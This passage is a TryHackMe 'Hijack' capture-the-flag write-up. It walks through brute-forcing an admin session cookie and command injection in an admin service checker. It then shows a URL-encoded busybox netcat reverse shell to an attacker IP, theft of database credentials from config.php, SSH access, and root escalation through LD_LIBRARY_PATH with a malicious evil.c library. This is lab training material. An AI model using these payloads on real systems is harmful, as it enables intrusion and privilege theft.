The code has also been uploaded to my GitHub along other codes used




```

→ hijack /brute.sh .passwords_list.txt output.txt
Encoded passwords saved to output.txt
→ hijack ls
test venv XSSStrike .from_admin.txt .passwords_list.txt brute.sh hash.txt leak.php output.txt req.txt
→ hijack

```

This is how to use it once saved . Before executing remember to use **chmod +x file_name** to give necessary permissions to execute.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
75	YWRtaW4BN2ewMDQ0ZmU2yAzW2dgZmQzTk2MzA2ZDMN2...	200	184			365	
76	YWRtaW4BN2w4NDc0ZTmEjNhZD0wv2QwGzJMD8NyVWnZ0...	200	189			365	
77	YWRtaW4B/2KmmMrhjyHnyjQzNzQMD2NjhNz2NtHjyRzC0k3D...	200	179			365	
78	YWRtaW4B/cZjZD0u2rWtkOc0M2M4y4zgZOu2N2mZt4ZWN...	200	183			365	
79	YWRtaW4BZ0gx1ExZgJlyIN2NzIvZgMyMq0tKyJyJy3N9u5y3D...	200	186			365	
80	YWRtaW4BjhjOWNhZC0DmxZW12mgxgYIMsEyZDVNNT140T...	200	194			365	
81	YWRtaW4BtG2mDY30VVvOWNNGVZtBm/2Y2ZDc0mDyNznc...	200	177			365	
82	YWRtaW4BZDfINNzDc0OWFN22xZm1yZvKMTX32OkODDwYTU...	200	174			1202	
83	YWRtaW4BN1NDKNTMNDyMNmNDgjZGrJyZ2MjIzmJrmU...	200	176			365	
84	YWRtaW4BNMwNjQIOWE5ZWQhQIC3MjRhmJc40WJhNzAIND...	200	180			365	
85	YWRtaW4BZV2N1tkMDh0WNKTA20DRIZVVY2fZU4ZDZl...	200	183			365	
86	YWRtaW4BjhjOT1yAjyoUzNTc40WJy2JyMjyJyNkZVY3M0Yy3D...	200	187			365	
87	YWRtaW4BNGhMfTySNWU3ZDNjZ2kNjImOWU0MzU4YzY0MDc3...	200	196			365	

Got the password for the admin now we use this session id to see the admin page

Admin Access

The screenshot shows a browser window with the URL `hijack.thm/index.php`. The page content says "Welcome admin" and "This site is still under development!". Below the page, the browser's developer tools are open, specifically the Storage tab. It shows a table of session storage items for the domain `hijack.thm`. There is one item named `PHPSESSID` with a value of a long, encoded string. The table includes columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

Voila we got access to the admin account. Let's check out the administrator page that we were not able to see

<http://hijack.thm/administrator.php>

The screenshot shows a browser window with the URL `hijack.thm/administration.php`. The page title is "Administration Panel". Below it is a section titled "Services Status Checker" with a sub-section "Provide the service name: ". A green "Execute" button is located below the input field. The browser's address bar shows "Administration Page".

We have a input field lets try to get command injection

Command Injection in service status checker on admin page

command ⇒ `whoami` or \$(whoami)

Administration Panel

Services Status Checker

Provide the service name :

Execute

```
* www-data.service
  Loaded: not-found (Reason: No such file or directory)
  Active: inactive (dead)
```

Here we are able to get response for for whoami.

Exploitation [Phase 2]

Getting a reverse shell

command ⇒ busybox%20nc%2010.8.57.68%209001%20-e%20%2Fbin%2Fbash

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://hijack.thm

Request

```
1 POST /administration.php HTTP/1.1
2 Host: hijack.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://hijack.thm
10 Content-Type: application/x-www-form-urlencoded
11 Referer: http://hijack.thm/administration.php
12 Cookie: PHPSESSID=0wRtaw462DY1NzN1ZDccz0wf1n22k_ZmIzY2kMTk3ZDk0001wYTU%3D
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, 1
15
16 service=busybox%20nc%2010.8.57.68%209001%20-e%20%2Fbin%2Fbash&submit=
```

Response

Inspector

Notes

We are using busybox shell any other shell except this is not working we have url encoded this because we were not able to execute with space between them but url encoding solved that issue for us

```
→ hijack nc -lvp 9001
listening on [any] 9001 ...
connect to [10.8.57.68] from (UNKNOWN) [10.10.222.108] 41590
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Hijack:/var/www/html$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@Hijack:/var/www/html$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
bin:/usr/bin:/sbin:/bin:/tmp/usr/local/bin:/usr/s
www-data@Hijack:/var/www/html$ ^Z
[1] + 27734 suspended nc -lvp 9001
→ hijack stty raw -echo; fg; reset
[1] + 27734 continued nc -lvp 9001


www-data@Hijack:/var/www/html$
```

Make your shell fully interactive by using the pty module in python:

1. python3 -c 'import pty; pty.spawn("/bin/bash")'
2. export TERM=xterm-256color
3. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
4. Press ctrl-z and exit the shell
5. paste stty raw -echo; fg; ⇒ reset and press enter few times

Paste all the commands and now you have full interactive shell

Rick's Credentials in config.php



```
www-data@Hijack:/var/www/html$ ls
administration.php  index.php  logout.php  service_status.sh  style.css
config.php          login.php   navbar.php  signup.php
www-data@Hijack:/var/www/html$ cat config.php
<?php
$servername = "localhost";
$username = "rick";
$password = 'REDACTED';
$dbname = "hijack";

// Create connection
$mysqli = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($mysqli->connect_error) {
    die("Connection failed: " . $mysqli->connect_error);
}
?>
www-data@Hijack:/var/www/html$ 
```

Got Rick's Credential now we ssh as rick . Key thing to remember is that as soon as you get a www-data shell look for config files those are huge help or look for mails that may have creds to use in this case we had a config file with creds.

Post-Exploitation [Phase 3]

Getting SSH as the user Rick

command ⇒ ssh rick@hijack.thm

```
→ hijack ssh rick@hijack.thm
```

```
The authenticity of host 'hijack.thm (10.10.222.108)' can't be established.  
ED25519 key fingerprint is SHA256:PNVdGOSByCeoCvnTOpSQShX333YP/xoFIP  
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added 'hijack.thm' (ED25519) to the list of known hosts.
```

```
rick@hijack.thm's password:
```

```
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)
```

- * Documentation: <https://help.ubuntu.com>

- * Management: <https://landscape.canonical.com>

- * Support: <https://ubuntu.com/advantage>

UA Infra: Extended Security Maintenance (ESM) is not enabled.

3 updates can be applied immediately.

3 of these updates are standard security updates.

To see these additional updates run: apt list --upgradable

219 additional security updates can be applied with UA Infra: ESM

Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
<https://ubuntu.com/16-04>


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
$
```

We got ssh access for rick. Let's find the user.txt and submit it generally the user file is in the pwd.

User.txt Flag



```
rick@Hijack:~$ ls
user.txt
rick@Hijack:~$ cat user.txt
[REDACTED]
rick@Hijack:~$ 
```

Now that we have the user.txt flag lets move forward to getting the root.txt flag

Sudo -l

```
rick@Hijack:~$ sudo -l
[sudo] password for rick:
Matching Defaults entries for rick on Hijack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn
env_keep+=LD_LIBRARY_PATH

User rick may run the following commands on Hijack:
    (root) /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
rick@Hijack:~$ 
```

Here's a key thing to notice is **env_keep+=LD_LIBRARY_PATH** now if you have read my last few write-ups or have solved a room called Creative in TryHackMe you would know there was a similar privilege escalation path called **LD_PRELOAD** that had a writeup on hacktricks and this looks similar to that so lets try to look it up on [hacktricks.wiki](https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html?highlight=LD_LIB#ld_preload--ld_library_path).

LD_LIBRARY Hacktricks

```
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html?highlight=LD\_LIB#ld\_preload--ld\_library\_path
```

Look at this we got it on hacktricks lets follow these steps and get us a root shell

What is LD_LIBRARY_PATH (Privilege Escalation)

- When you run Apache (`sudo /usr/sbin/apache2`), it loads system libraries like `libc.so`.

- Since `LD_LIBRARY_PATH` is controlled by us, we **trick Apache into loading our malicious `libc.so`** instead of the system's legitimate one.
- The constructor function (`__attribute__((constructor))`) **executes automatically** before Apache does anything, **giving us a root shell**.

Creating evil.c

```
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

We got this from the hacktricks link above. Let's compile this file.

Compiling and Executing the evil.c file

command ⇒ `gcc -o /tmp/libcrypt.so.1 -shared -fPIC /tmp/evil.c`

```
rick@Hijack:~$ gcc -o /tmp/libcrypt.so.1 -shared -fPIC /tmp/evil.c
/tmp/evil.c: In function 'hijack':
/tmp/evil.c:8:9: warning: implicit declaration of function 'setresuid' [-Wimplicit-function-declaration]
    setresuid(0,0,0);
    ^
rick@Hijack:~$
```

Once the code has been compiled now we have to run it and see if we get a root shell or not.

command ⇒ `sudo LD_LIBRARY_PATH=/tmp /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2`

```
rick@Hijack:~$
rick@Hijack:~$ sudo -l
Matching Defaults entries for rick on Hijack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, env_keep+=LD_LIBRARY_PATH

User rick may run the following commands on Hijack:
    (root) /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
rick@Hijack:~$ sudo LD_LIBRARY_PATH=/tmp /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
/usr/sbin/apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0)
root@Hijack:~$
```

As you can see we have successfully escalated our privileges from user to root now we can cat the root.txt file submit and end this challenge.

Root.txt Flag



A terminal window showing a shell on the Hijack machine with root privileges. The user runs 'id' to confirm they are root, and then 'cat root.txt' to read the contents of the file.

```
root@Hijack:/root# id  
uid=0(root) gid=0(root) groups=0(root)  
root@Hijack:/root# cat root.txt
```

The terminal shows a large, pixelated version of the word "Hijack" in white and grey blocks. Below the terminal is a blue progress bar.

```
root@Hijack:/root# [REDACTED]
```

TryHackMe

